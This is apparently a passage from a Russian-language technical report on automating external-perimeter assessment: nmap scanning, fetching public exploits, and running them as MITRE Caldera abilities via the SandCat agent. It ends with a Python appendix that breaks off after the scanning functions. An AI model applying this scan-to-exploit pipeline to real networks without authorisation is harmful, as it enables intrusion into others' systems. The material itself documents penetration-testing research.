
*"exploit": "PACKETSTORM:176334.sh",*

*"ability": "286ab5e0-b99f-4013-819c-dd00febc7c07",*


*"adversary": "83d95abf-6955-4f97-af49-a8f61fceb70e"*

*}*

На этом этапе подготовительные работы завершены далее происходит работа полученных эксплойтов и компонентов операций в Калдере, поэтому запускаем сервер Калдеры и ждем полторы минуты пока он загрузится.




Когда сервер загружен производится установка и запуск агента Калдеры SandCat. Через него будет осуществляться выполнение наших Ability в рамках Операций.




После запуска агента можно приступать к выполнению Operation, для этого используется API Калдеры, а именно запрос на создание Opertaion и запрос на изменение статуса операции.

## Результаты работы

В качестве результата выполнения скрипта можно ознакомиться со страницей операций локального вэб-приложения Калдеры, по умолчанию запускаемом на порт 8888.



Так же в случае успешного получения первоначального доступа Калдера установит на целевой хост свой агент SandCat и он будет виден на странице с агентами.



# Выводы

В ходе работы выполнена реализация предполагаемых методов автоматического анализа внешнего периметра условной организации с целью обнаружения и эксплуатации выявленных уязвимостей. Предложенный алгоритм позволяет реализовать большую часть этапов поставленной задачи. Реализован быстрый и эффективный поиск уязвимых хостов, портов и служб в сканируемой подсети. С помощью дополнительных скриптов определяются возможные уязвимости, из них определяются наиболее опасные и легко эксплуатируемые.

На следующем этапе производится загрузка из общедоступных источников эксплойтов. Этот этап получилось автоматизировать лишь частично, так как большинство из эксплойтов имеют собственный синтаксис параметров, в том числе и зашитые в коде переменные, требующие определения. Полученные эксплойты всё же передаются в Калдеру и прописываются в Абилити наиболее распространенным образом и становятся частью Адверсари и Операций. К сожалению такие операции малорезультативны и не дают удовлетворительной оценки состояния внешнего периметра.

Таким образом удалось лишь частично автоматизировать процесс сканирования. Для более высокой степени автоматизации необходим парсинг скриптов на предмет наличия и синтаксиса параметров и формирование собственной базы эксплойтов со стандартизированными параметрами.

# Список использованных ресурсов

1. https://nmap.org/book/man.html
2. https://securitytrails.com/blog/nmap-vulnerability-scan
3. https://attack.mitre.org/
4. https://caldera.readthedocs.io/en/latest/
5. https://xakep.ru/2023/02/16/caldera/
6. https://github.com/mitre/caldera
7. https://medium.com/@mitrecaldera
8. https://vulners.com/
9. https://www.exploit-db.com/
10. https://github.com/vulhub/vulhub
11. https://sourceforge.net/projects/metasploitable3-ub1404upgraded/

# Приложения

## Приложение № 1. ScanDlCalOp.py

import sys

import subprocess

import ipaddress

import re

import json

import requests

from bs4 import BeautifulSoup

import uuid

import os

import time

def find\_own\_ip(subnet):

"""Find own IP within the given subnet."""

own\_ips = []

ip\_process = subprocess.Popen(["ifconfig", "-a"], stdout=subprocess.PIPE)

ip\_output = ip\_process.communicate()[0].decode("utf-8")

ip\_pattern = r"inet (\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})"

matches = re.findall(ip\_pattern, ip\_output)

network = ipaddress.ip\_network(subnet)

for ip in matches:

if ipaddress.ip\_address(ip) in network:

own\_ips.append(ip)

return own\_ips

def scan\_subnet(subnet):

"""Run Nmap ping scan on the specified subnet."""

command = ['nmap', '-sP', subnet]

process = subprocess.Popen(command, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

output, \_ = process.communicate()

return output.decode('utf-8')

def parse\_ips(nmap\_output):

"""Parse Nmap output and collect IPs."""

